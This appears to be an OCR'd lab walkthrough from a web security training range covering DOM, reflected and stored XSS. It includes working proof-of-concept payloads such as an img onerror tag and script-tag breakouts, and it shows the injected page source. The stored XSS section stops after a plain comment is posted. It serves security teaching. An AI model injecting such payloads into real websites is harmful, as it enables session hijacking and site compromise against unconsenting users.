
Web Application Security Testing -> **DOM XSS, Reflected XSS, Stored XSS**

DOM XSS



178.172.195.18:11177/dom_xss/

Cross Site Scripting (XSS) – DOM

DOM based XSS also known as "type-0 XSS" is a special contrast class in Cross Site Scripting category in which the malicious script is executed as a result of tampering the DOM environment objects. The attack triggers within the page, but with no need of requests/response pair.

Read more about DOM Based XSS
OWASP DOM-based XSS

Select Language: English


Search on the page: Enter Search Item

Solution

1. Run the task.
2. Enter any search query (*e.g.: `img`*)
3. Press the `[Enter]` button.
4. To insert malicious code into the DOM, you need to use an anchor tag (`#`) and then add `<img src="bird" onerror=alert(1)>`.
5. Press the `[Enter]` button.

> **NOTE:** After executing the search script, the malicious code will be included and stored inside the html page.

6. To check if malicious code has been included in the html code:
   1. Press the `[F12]` button (*to open the developer toolbar*).
   2. Go to the "*Inspector*" tab.
   3. Find the `<p id="srch">` tag.



178.172.195.18:11177/dom_xss/?search=img#<img src="bird" onerror=alert(1)>

178.172.195.18:11177


1

You've searched for img#

```
<div class="col-md-3">⋯</div>
<div class="col-md-9">
  <div class="thumbnail">⋯</div>
  <div class="well">
    <div class="col-lg-6">
      <p>⋯</p>
      <form method="get" action="">⋯</form>
      <br>
      <div align="right">⋯</div>
      <p></p>
      <p id="srch">
        You've searched for img#
        <img src="bird" onerror="alert(1)"> event
      </p>
    </div>
  </div>
</div>
::after
</div>
::after
</div>
<script src="/js/jquery.js"></script>
<script src="/js/bootstrap.min.js"></script>
</body>
```

Our malicious code was successfully added to the page.

Reflected XSS



Cross Site Scripting (XSS) – Reflected


Cross Site Scripting attacks abuse the browser's functionality to send malicious scripts to the client machine. In other words, this is client side attack. Cross Site Scripting attacks are generally be categorized into two categories: stored and reflected. In reflected attacks, the application reflects the malicious script back on the browser. The server doesn't store anything, rather just send back whatever user inputs, for instance, error messages, search results etc. Such attacks are campaigning via different routes such as emails, chats, or on third party web sites.

Read more about Reflected XSS
OWASP Reflected XSS

Enter your message here.

Solution

1. Run the task.
2. Enter any search query (*for example:* `img`)
3. Click `[Submit Button]`.




Enter your message here.

img

```
::before
▸<div class="col-md-3">⋯</div>
▾<div class="col-md-9">
  ▸<div class="thumbnail">⋯</div>
  ▾<div class="well">
    ▾<div class="col-lg-6">
        <p>Enter your message here.</p>
      ▸<form method="get" action="">⋯</form>
        <br>
      ▾<div align="right">
          <button class="btn btn-default" onclick="javascript:window.location.href='/'">Return to home</button> event
        </div>
        img
        <p></p>
      </div>
    </div>
  </div>
  ::after
</div>
::after
</div>
<script src="/js/jquery.js"></script>
<script src="/js/bootstrap.min.js"></script>
</body>
</html>
```

> **NOTE:** As we can see, our search query has been inserted into the page.

4. Type `<script>alert(XSS)></script>` and click `[Submit Button]` to insert the malicious code.



Missed the open tag *<p>*


```
        <div align="right"><button class="btn btn-default" onclick="javascript:window.location.href='/'">Retu
        <script>alert(XSS)</script>          </p>
    </div>
</div>
            </div>
        </div>
    </div>
    <script src="/js/jquery.js"></script>
```

```
⚠ This page uses the non standard property "zoom". Consider using calc() in the relevant property values, or using "transform" along with "transform-origin: 0 0".
⚠ InstallTrigger is deprecated and will be removed in the future.
❗ ▶ Uncaught ReferenceError: XSS is not defined
    <anonymous> http://178.172.195.18:11177/reflected_xss/?item=<script>alert(XSS)</script>:38
   [Learn More]
  Failed to get subsystem status for purpose ▶ Object { rejected: true, message: Error }
▶ GET http://178.172.195.18:11177/favicon.ico
```

Something is going wrong. Let's see what happened.


5. Press the `[F12]` button (*to open the developer toolbar*).
6. Go to the "*Debugger*" tab.
7. Expand all branches of the "*Sources*" menu.
8. Here we found the file `(index)`.
9. Our code was added, but we missed the open tag `<p>` and "XSS" is not supported here.
10. Let's change our code to `</p><script>alert(1);</script></p>`

11. Click `[Submit Button]`.
12. Malicious code works.



```
        </p>
        <p>Read more about Reflected XSS<br>
        <strong><a target="_blank" rel="noreferrer noopener" href="https://owasp.org/www-community/Types_of_Cross-Site_Scripting#refl
    </div>
</div>
<div class="well">
    <div class="col-lg-6">
        <p>Enter your message here.
            <form method='get' action=''>
                <div class="form-group">
                    <input class="form-control" width="50%" placeholder="Enter your message here" name="item"></input> <br>
                    <div align="right"> <button class="btn btn-default" type="submit">Submit Button</button></div>
                </div>
            </form><br>
            <div align="right"><button class="btn btn-default" onclick="javascript:window.location.href='/'">Return to home</button><
            </p><script>alert(1);</script><p>        </p>
    </div>
</div>
                </div>
            </div>
        </div>
        <script src="/js/jquery.js"></script>
        <script src="/js/bootstrap.min.js"></script>
    </body>
</html>
```

Stored XSS



178.172.195.18:11177/stored_xss/
Box OSINT Services Vuln DB Privacy and Security Learning Resources Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Cross Site Scripting (XSS) – Stored


Stored Cross Site Scripting attacks happen when the application doesn't validate user inputs against malicious scripts, and it occurs when these scripts get stored on the database. Victim gets infected when they visit web page that loads these malicious scripts from database. For instances, message forum, comments page, visitor logs, profile page, etc.

Read more about Stored XSS
OWASP Stored XSS

Please input username and password to create new account or login to existed one

Solution

1. Run the task.
2. Enter *Username:* `Violet` and *Password:* `vpass`.
3. Press the `[Submit]` button.



178.172.195.18:11177/stored_xss/index.php
Box OSINT Services Vuln DB Privacy and Security Learning Resources Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Cross Site Scripting (XSS) – Stored

Stored Cross Site Scripting attacks happen when the application doesn't validate user inputs against malicious scripts, and it occurs when these scripts get stored on the database. Victim gets infected when they visit web page that loads these malicious scripts from database. For instances, message forum, comments page, visitor logs, profile page, etc.

Read more about Stored XSS
OWASP Stored XSS

Please input username and password to create new account or login to existed one

Violet


vpass

1) Enter *Username:* "**Violet**" and *Password:* "**vpass**"

2) Press the **[Submit]** button to login

4. Enter any comment (*e.g.:* *`img`*)

5. Click `[Submit Button]`.



Post Your Comments

Enter Comment

img

★ Violet
img

